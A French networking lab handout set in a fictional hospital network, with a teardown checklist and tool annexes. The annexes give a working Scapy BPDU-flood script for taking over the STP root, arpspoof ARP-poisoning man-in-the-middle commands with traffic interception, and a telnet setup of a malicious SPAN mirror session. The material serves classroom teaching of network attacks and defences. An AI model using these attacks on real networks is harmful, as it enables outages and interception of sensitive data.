| Dans quelle situation BPDUfilter serait-il dangereux (risque de boucle) ? |
| Proposer une architecture réseau complète sécurisée pour cet hôpital. |
| Quelles mesures supplémentaires (Dynamic ARP Inspection, 802.1X, NAC) renforcerait encore la écurité de cette infrastructure critique ? |

| **APPELEZ L'ENSEIGNANT AFIN DE VÉRIFIER TOUTES VOS MANIPULATIONS !!!** |
|---|
| Montrer : show vlan brief + ping Ghost→PC1 échoue + show spanning-tree stable. |

# III– Désinstallation

## obligatoire – 10 minutes avant la fin de la séance

**2 points**

---

*Une désinstallation soignée est la dernière étape d'une bonne pratique réseau. Chaque oubli sera sanctionné de points malus.*

01h04 — Le Centre Hospitalier de Valbonne est de nouveau sécurisé.
Avant de partir, l'administrateur remet l'infrastructure dans son état initial.

### Remise en état des commutateurs (SW-OPERATEUR, SW-BATIMENT-GAUCHE, SW-BATIMENT-DROIT)

1. Supprimer le fichier VLAN : delete flash:vlan.dat — confirmer.
2. Effacer la configuration de démarrage : write erase — confirmer.
3. Recharger chaque commutateur : reload — ne pas sauvegarder.
4. Vérifier après redémarrage : aucun VLAN, aucune session SPAN, aucun mot de passe.

### Remise en état du routeur (R1)

5. Effacer la configuration : write erase — confirmer.
6. Recharger : reload — ne pas sauvegarder.

### Remise en état de la machine Debian

7. Arrêter Scapy, Wireshark, arpspoof et tcpdump (Ctrl+C dans chaque terminal).
8. Désactiver le forwarding IP : echo 0 > /proc/sys/net/ipv4/ip_forward
9. Supprimer les captures Wireshark et fichiers créés durant la séance.
10. Remettre les paramètres réseau des PC en DHCP ou en configuration initiale.

### Remise en état physique

11. Décâbler l'intégralité de la topologie (RJ45, consoles, alimentations).
12. Ranger tous les câbles et équipements à leur emplacement d'origine.
13. Quitter les sessions des ordinateurs (≠ éteindre).

**VÉRIFICATION OBLIGATOIRE PAR L'ENSEIGNANT (deux passages)**

1er passage – Avant de ranger : montrer les équipements réinitialisés et les machines propres.
2ème passage – Après rangement : poste décâblé, rangé, sessions fermées.
Tout oubli constaté lors de la vérification entraînera une perte de points.

# IV - ANNEXES

## Manuel d'installation et d'utilisation des outils

*Centre Hospitalier de Valbonne – Opération Ghost*



**Avertissement légal – Cadre strictement pédagogique**

Les outils présentés dans ces annexes sont utilisés dans un cadre légal strictement défini.
Leur utilisation est autorisée uniquement sur les équipements du TP, dans l'environnement de la salle de travaux pratiques, avec l'accord explicite de l'enseignant.
Toute utilisation sur un réseau tiers constitue une infraction pénale (loi Godfrain, art. 323-1 CP).

Ces annexes décrivent l'installation et l'utilisation des outils mobilisés au cours de la manipulation :

- Annexe A : Scapy – BPDU Flood (attaque STP) – machine Debian
- Annexe B : Wireshark – Capture et analyse de trafic – machine Debian
- Annexe C : tcpdump – Capture en ligne de commande – machine Debian
- Annexe D : arpspoof (dsniff) – ARP Spoofing (attaque MitM) – machine Debian
- Annexe E : Outils des postes de travail (PC1, PC2, PC3)

# ANNEXE A : Scapy – BPDU Flood (attaque DoS STP)

| | |
|---|---|
| **Outil** | Scapy (script bpdu_flood.py) |
| **Rôle** | Attaque DoS STP par inondation de BPDU –<br>sature la table STP et force une nouvelle élection du Root Bridge |
| **Phase d'utilisation** | Attaque STP – Manipulation 2 (III.1) |
| **Préinstallé sur debian** | NON |

Le BPDU Flood cible le protocole STP. En envoyant en boucle des BPDU avec une priorité de 0, l'attaquant force les switches à recalculer leur topologie et prend le contrôle du Root Bridge. Scapy permet de forger et d'envoyer ces trames avec précision.

## A.1 – Installation sur Debian

```
# Mise à jour des paquets :
ghost@debian:~$ sudo apt update

# Installation de Python3 et Scapy :
ghost@debian:~$ sudo apt install python3 python3-pip python3-scapy -y

# Alternative via pip si le paquet apt est trop ancien :
ghost@debian:~$ pip3 install scapy --break-system-packages

# Vérification :
ghost@debian:~$ which scapy
  /usr/bin/scapy
ghost@debian:~$ scapy --version
ghost@debian:~$ python3 -c "import scapy; print(scapy.__version__)"
```

## A.2 – Script bpdu_flood.py

Créer le fichier bpdu_flood.py sur la machine Debian avec le contenu suivant :

```
#!/usr/bin/env python3
# bpdu_flood.py - Attaque STP par BPDU Flood
# Usage : sudo python3 bpdu_flood.py --iface eth0

from scapy.all import *
import argparse, sys

parser = argparse.ArgumentParser(description='BPDU Flood STP')
```

```
parser.add_argument('--iface', default='eth0', help='Interface réseau')
parser.add_argument('--interval', type=float, default=0.1, help='Intervalle
(s)')
args = parser.parse_args()

# Forge du BPDU malveillant (priorité 0 = Root Bridge forcé)
bpdu = (
    Ether(dst='01:80:c2:00:00:00') /
    LLC(dsap=0x42, ssap=0x42, ctrl=0x03) /
    STP(
        proto=0, version=0, bpdutype=0,
        rootid=0,           # priorité Root = 0 (la plus basse possible)
        rootmac='00:de:ad:be:ef:00',
        bridgeid=0,
        bridgemac='00:de:ad:be:ef:00',
        pathcost=0, portid=0x8001
    )
)

print(f'[*] BPDU Flood lancé sur {args.iface} (Ctrl+C pour arrêter)...')
try:
    sendp(bpdu, iface=args.iface, loop=1, inter=args.interval, verbose=True)
except KeyboardInterrupt:
    print('[!] Attaque stoppée.')
    sys.exit(0)
```

### A.3 – Utilisation en ligne de commande

```
# Lancer le BPDU Flood :
ghost@debian:~$ sudo python3 bpdu_flood.py --iface eth0

# Réduire l'intervalle pour un flood plus agressif (0.01s) :
ghost@debian:~$ sudo python3 bpdu_flood.py --iface eth0 --interval 0.01

# Vérifier sur SW-CORE que la topologie STP est perturbée :
SW-CORE# show spanning-tree | include Root
```

**Principe du BPDU Flood – Pourquoi ça fonctionne ?**

STP ne vérifie pas l'authenticité des BPDU reçus.
En envoyant des BPDU avec une priorité de 0 (la plus basse possible), tout switch reconnaît automatiquement l'émetteur comme Root Bridge légitime, sans aucune vérification.
Résultat : recalcul permanent de la topologie, prise de contrôle du Root Bridge.

# ANNEXE B : Wireshark

| | |
|---|---|
| **Outil** | Wireshark |
| **Rôle** | Analyseur de protocoles réseau graphique; capture et inspection de trames |
| **Phase d'utilisation** | Vérif. BPDU (III.1) + Attaque SPAN (III.3) + Attaque MitM (III.5) |
| **Préinstallé sur debian** | NON |

## B.1 – Installation sur Debian

```
# Mise à jour des paquets :
ghost@debian:~$ sudo apt update

# Installation de Wireshark :
ghost@debian:~$ sudo apt install wireshark -y
  # À la question 'Should non-superusers be able to capture packets ?' →
répondre OUI

# Autoriser l'utilisateur courant à capturer sans sudo :
ghost@debian:~$ sudo usermod -aG wireshark $USER
ghost@debian:~$ newgrp wireshark
  # Ou se déconnecter / reconnecter pour appliquer le groupe

# Vérification :
ghost@debian:~$ which wireshark
  /usr/bin/wireshark
ghost@debian:~$ wireshark --version
```

## B.2 – Lancement et capture

```
# Lancer Wireshark en arrière-plan :
ghost@debian:~$ wireshark &

# Ou lancer directement sur une interface :
ghost@debian:~$ wireshark -i eth0 &

# Depuis GNS3 (méthode la plus simple) :
# Clic droit sur le câble Debian ↔ SW-CORE > Start capture
```

Dans l'interface graphique :

1. Sélectionner l'interface eth0 dans la liste.
2. Cliquer sur Start capturing packets (icône requin bleu).
3. Observer les trames en temps réel dans la fenêtre principale.

### B.3 – Filtres utiles pour ce TP

```
# Filtrer les BPDU STP :
stp

# Filtrer par adresse IP source :
ip.src == 192.168.1.101

# Filtrer le trafic entre PC1 et SRV1 :
ip.addr == 192.168.1.101 && ip.addr == 192.168.1.10

# Filtrer les trames ARP (pour observer l'empoisonnement) :
arp

# Filtrer HTTP (dossiers patients non chiffrés) :
http

# Filtrer tout sauf ARP et STP :
not arp and not stp
```

## ANNEXE C : tcpdump

| | |
|---|---|
| **Outil** | tcpdump |
| **Rôle** | Capture et analyse de paquets réseau en ligne de commande |
| **Phase d'utilisation** | Attaque SPAN (III.3) ; alternative à Wireshark |
| **Préinstallé sur debian** | NON |

### C.1 – Installation sur Debian

```
# Mise à jour des paquets :
ghost@debian:~$ sudo apt update

# Installation de tcpdump :
ghost@debian:~$ sudo apt install tcpdump -y

# Vérification :
ghost@debian:~$ which tcpdump
  /usr/sbin/tcpdump
ghost@debian:~$ tcpdump --version
```

### C.2 – Commandes de capture

```
# Capture basique sur eth0 (affichage en temps réel) :
ghost@debian:~$ sudo tcpdump -i eth0

# Capture et sauvegarde dans un fichier .pcap :
ghost@debian:~$ sudo tcpdump -i eth0 -w /tmp/capture.pcap
```

```
# Lire un fichier .pcap enregistré :
ghost@debian:~$ tcpdump -r /tmp/capture.pcap

# Afficher le contenu des paquets (verbose) :
ghost@debian:~$ sudo tcpdump -i eth0 -v
ghost@debian:~$ sudo tcpdump -i eth0 -vvv
```

### C.3 – Filtres utiles pour ce TP

```
# Capturer uniquement le trafic entre PC1 et SRV1 :
ghost@debian:~$ sudo tcpdump -i eth0 host 192.168.1.101 and host 192.168.1.10

# Capturer uniquement les trames ARP :
ghost@debian:~$ sudo tcpdump -i eth0 arp

# Capturer le trafic HTTP (port 80) :
ghost@debian:~$ sudo tcpdump -i eth0 port 80 -A
  # -A affiche le contenu en ASCII (données lisibles)

# Capturer les BPDU STP :
ghost@debian:~$ sudo tcpdump -i eth0 ether proto 0x0026

# Limiter à 100 paquets puis arrêter :
ghost@debian:~$ sudo tcpdump -i eth0 -c 100 -w /tmp/capture.pcap
```

**Astuce – Ouvrir une capture tcpdump dans Wireshark**

Un fichier .pcap généré par tcpdump peut être ouvert directement dans Wireshark pour bénéficier de l'interface graphique et des filtres avancés :
ghost@debian:~$ wireshark /tmp/capture.pcap &

## ANNEXE D : Arpspoof

| | |
|---|---|
| **Outil** | Ettercap |
| **Rôle** | Empoisonnement du cache ARP — redirection du trafic vers Ghost |
| **Phase d'utilisation** | Attaque MitM (III.5) – empoisonnement ARP entre PC1 et SRV1 |
| **Préinstallé sur debian** | NON |

### D.1 – Installation sur Debian

```
# Mise à jour des paquets :
ghost@debian:~$ sudo apt update

# Installation du paquet dsniff (contient arpspoof, arpwatch, dsniff...) :
ghost@debian:~$ sudo apt install dsniff -y

# Installation de net-tools pour la commande arp :
ghost@debian:~$ sudo apt install net-tools -y
```

```
# Vérification :
ghost@debian:~$ which arpspoof
  /usr/sbin/arpspoof
ghost@debian:~$ which arp
  /usr/sbin/arp
```

### D.2 – ARP Spoofing bidirectionnel

arpspoof nécessite deux terminaux ouverts simultanément pour empoisonner les deux cibles en même temps (PC1 et SRV1).

```
# ÉTAPE 1 – Activer le forwarding IP (obligatoire) :
ghost@debian:~$ echo 1 > /proc/sys/net/ipv4/ip_forward

# ÉTAPE 2 – Terminal 1 : se faire passer pour SRV1 auprès de PC1 :
ghost@debian:~$ sudo arpspoof -i eth0 -t 192.168.1.101 192.168.1.10
  # -i : interface
  # -t : cible à empoisonner (PC1)
  # dernier arg : IP dont on usurpe l'identité (SRV1)

# ÉTAPE 3 – Terminal 2 : se faire passer pour PC1 auprès de SRV1 :
ghost@debian:~$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.101

# ÉTAPE 4 – Vérifier l'empoisonnement depuis PC1 :
PC1> arp -a
  # 192.168.1.10 doit afficher la MAC de Debian, pas celle de SRV1

# ÉTAPE 5 – Arrêter l'attaque : Ctrl+C dans les deux terminaux

# ÉTAPE 6 – Désactiver le forwarding IP :
ghost@debian:~$ echo 0 > /proc/sys/net/ipv4/ip_forward
```

### D.3 – Vérification de l'interception avec tcpdump

```
# Pendant l'attaque arpspoof, ouvrir un 3ème terminal et capturer :
ghost@debian:~$ sudo tcpdump -i eth0 \
  host 192.168.1.101 and host 192.168.1.10 -A
  # -A : affiche le contenu des paquets en ASCII
  # On devrait voir les échanges HTTP entre PC1 et SRV1
```

**Rappel – Remettre en état après la manipulation**

1. Arrêter arpspoof dans les deux terminaux (Ctrl+C)
2. Désactiver le forwarding : echo 0 > /proc/sys/net/ipv4/ip_forward
3. Les caches ARP se réinitialisent automatiquement après quelques secondes.
4. Vérifier depuis PC1 que son cache ARP est revenu à la normale : arp -a

# ANNEXE E : Net-tools

| | |
|---|---|
| **Outil** | net-tools |
| **Rôle** | Vérification du cache ARP avant et après empoisonnement |
| **Phase d'utilisation** | Attaque MitM (III.5) — utilisé sur Ghost et sur PC1/PC2/PC3 |
| **Préinstallé sur debian** | NON |

## E.1 – Installation sur PC1 / PC2 / PC3

```
# Mise à jour des paquets :
user@pc1:~$ sudo apt update

# Installation de curl (génération trafic HTTP) :
user@pc1:~$ sudo apt install curl -y

# Installation de net-tools (commande arp -a) :
user@pc1:~$ sudo apt install net-tools -y

# Vérification :
user@pc1:~$ curl --version
user@pc1:~$ which arp
  /usr/sbin/arp
user@pc1:~$ ping 192.168.1.10 -c 3
```

**Si les PC sont des VPCS dans GNS3**

ping est disponible nativement – utiliser PC1> ping 192.168.1.10
curl et arp -a ne sont pas disponibles sur VPCS.
Remplacer les VPCS par des machines Debian légères si curl est nécessaire.

## E.2 – Générer du trafic vers SRV1

```
# Trafic ICMP (ping) :
PC1> ping 192.168.1.10 -c 20

# Trafic HTTP (visible dans Wireshark) :
PC1> curl http://192.168.1.10

# Trafic continu pour alimenter une capture longue :
PC1> while true; do curl http://192.168.1.10; sleep 2; done
```

## E.3 – Vérifier le cache ARP après empoisonnement (III.5)

```
# Afficher le cache ARP de PC1 :
PC1> arp -a
```

```
# Résultat AVANT empoisonnement (normal) :
  192.168.1.10 — MAC de SRV1

# Résultat APRÈS empoisonnement (attaque réussie) :
  192.168.1.10 — MAC de Debian / Ghost

# Vider le cache après la manipulation :
PC1> sudo ip -s -s neigh flush all
  # ou attendre : les entrées expirent automatiquement
```

# ANNEXE F : arpspoof (dsniff)

| | |
|---|---|
| **Outil** | arpspoof (suite dsniff) |
| **Rôle** | Outil de redirection de trafic par empoisonnement du cache ARP |
| **Phase d'utilisation** | Attaque MitM (III.5) |
| **Préinstallé sur debian** | NON |

## F.1 – Vérification de l'installation

```
ghost@debian:~$ which arpspoof
 /usr/sbin/arpspoof

# Si non installé (fait partie du paquet dsniff) :
ghost@debian:~$ sudo apt install dsniff -y
```

## F.2 – Utilisation – ARP Spoofing bidirectionnel

arpspoof nécessite **deux terminaux ouverts simultanément** pour empoisonner les deux cibles en même temps (PC1 et SRV1).

```
# ÉTAPE 1 – Activer le forwarding IP (obligatoire) :
ghost@debian:~$ echo 1 > /proc/sys/net/ipv4/ip_forward

# ÉTAPE 2 – Terminal 1 : se faire passer pour SRV1 auprès de PC1 :
ghost@debian:~$ sudo arpspoof -i eth0 -t 192.168.1.101 192.168.1.10
 # -i : interface
 # -t : cible à empoisonner (PC1)
 # dernier arg : IP dont on usurpe l'identité (SRV1)

# ÉTAPE 3 – Terminal 2 : se faire passer pour PC1 auprès de SRV1 :
```

```
ghost@debian:~$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.101

# ÉTAPE 4 – Vérifier l'empoisonnement depuis PC1 :
PC1> arp -a
 # 192.168.1.10 doit afficher la MAC de Debian, pas celle de SRV1

# ÉTAPE 5 – Arrêter l'attaque : Ctrl+C dans les deux terminaux

# ÉTAPE 6 – Désactiver le forwarding IP :
ghost@debian:~$ echo 0 > /proc/sys/net/ipv4/ip_forward
```

### F.3 – Vérification de l'interception avec tcpdump

```
# Pendant l'attaque arpspoof, ouvrir un 3ème terminal et capturer :
ghost@debian:~$ sudo tcpdump -i eth0 \
 host 192.168.1.101 and host 192.168.1.10 -A

 # -A : affiche le contenu des paquets en ASCII
 # On devrait voir les échanges HTTP entre PC1 et SRV1
```

| **Rappel – Remettre en état après la manipulation :** |
|---|
| 1. Arrêter arpspoof dans les deux terminaux (Ctrl+C) |
| 2. Désactiver le forwarding : echo 0 > /proc/sys/net/ipv4/ip_forward |
| 3. Les caches ARP se réinitialisent automatiquement après quelques secondes. |
| 4. Vérifier depuis PC1 que son cache ARP est revenu à la normale : arp -a |

# ANNEXE G : telnet

| | |
|---|---|
| **Outil** | telnet |
| **Rôle** | Connexion à SW-CORE pour configurer la session SPAN malveillante |
| **Phase d'utilisation** | Attaque SPAN (III.3) |
| **Préinstallé sur debian** | NON |

Telnet permet à Ghost de se connecter à SW-CORE à distance et d'exécuter des commandes IOS. Il exploite ici une négligence d'administration : Telnet ouvert sans mot de passe sur SW-CORE. Attention : Telnet transmet tout en clair, y compris les mots de passe.

### G.1 – Installation sur Debian

```
# Mise à jour des paquets :
ghost@debian:~$ sudo apt update
```

```
# Installation de telnet :
ghost@debian:~$ sudo apt install telnet -y

# Vérification :
ghost@debian:~$ which telnet
  /usr/bin/telnet
ghost@debian:~$ telnet --version
```

### G.2 – Utilisation

```
# Connexion à SW-CORE (aucun mot de passe configuré) :
ghost@debian:~$ telnet 192.168.1.2

# Une fois connecté, taper les commandes IOS normalement :
SW-CORE> enable
SW-CORE# configure terminal
SW-CORE(config)# monitor session 1 source interface GigabitEthernet0/1
SW-CORE(config)# monitor session 1 destination interface GigabitEthernet0/3

# Quitter la session Telnet :
SW-CORE# exit
  # ou Ctrl+] puis quit
```

## ANNEXE H : Curl

| | |
|---|---|
| **Outil** | Curl |
| **Rôle** | Génération de trafic HTTP vers SRV1 pour alimenter les captures |
| **Phase d'utilisation** | III.3 et III.5 — utilisé sur PC1/PC2/PC3 |
| **Préinstallé sur debian** | NON |

curl génère des requêtes HTTP vers SRV1. Ce trafic est visible dans Wireshark et permet de prouver que les attaques SPAN et MitM fonctionnent en montrant des données lisibles interceptées.

### H.1 – Installation sur Debian (Ghost et PC1/PC2/PC3)

```
# Mise à jour des paquets :
user@debian:~$ sudo apt update

# Installation de curl :
user@debian:~$ sudo apt install curl -y

# Vérification :
user@debian:~$ which curl
  /usr/bin/curl
user@debian:~$ curl --version
```

### H.2 – Utilisation

```
# Requête HTTP simple vers SRV1 :
PC1> curl http://192.168.1.10

# Mode verbose – affiche les en-têtes HTTP :
PC1> curl -v http://192.168.1.10

# Trafic continu pour alimenter une longue capture :
PC1> while true; do curl http://192.168.1.10; sleep 2; done
  # Ctrl+C pour arrêter
```

## Ne pas oubliez les PC 1/2/3

### PC1 / PC2 / PC3

```
sudo apt install -y curl net-tools

# Vérification :
curl http://192.168.1.10 && ping 192.168.1.10 -c 3
```

**Rappel – Remettre en état après la manipulation**

Si les outils ne sont pas installés avant la séance, le déroulement du TP sera compromis.
Si les messages d'erreur et les warnings ne sont pas lus, le déroulé du TP sera compromis.

---

*Fin des annexes – Centre Hospitalier de Valbonne – Opération Ghost*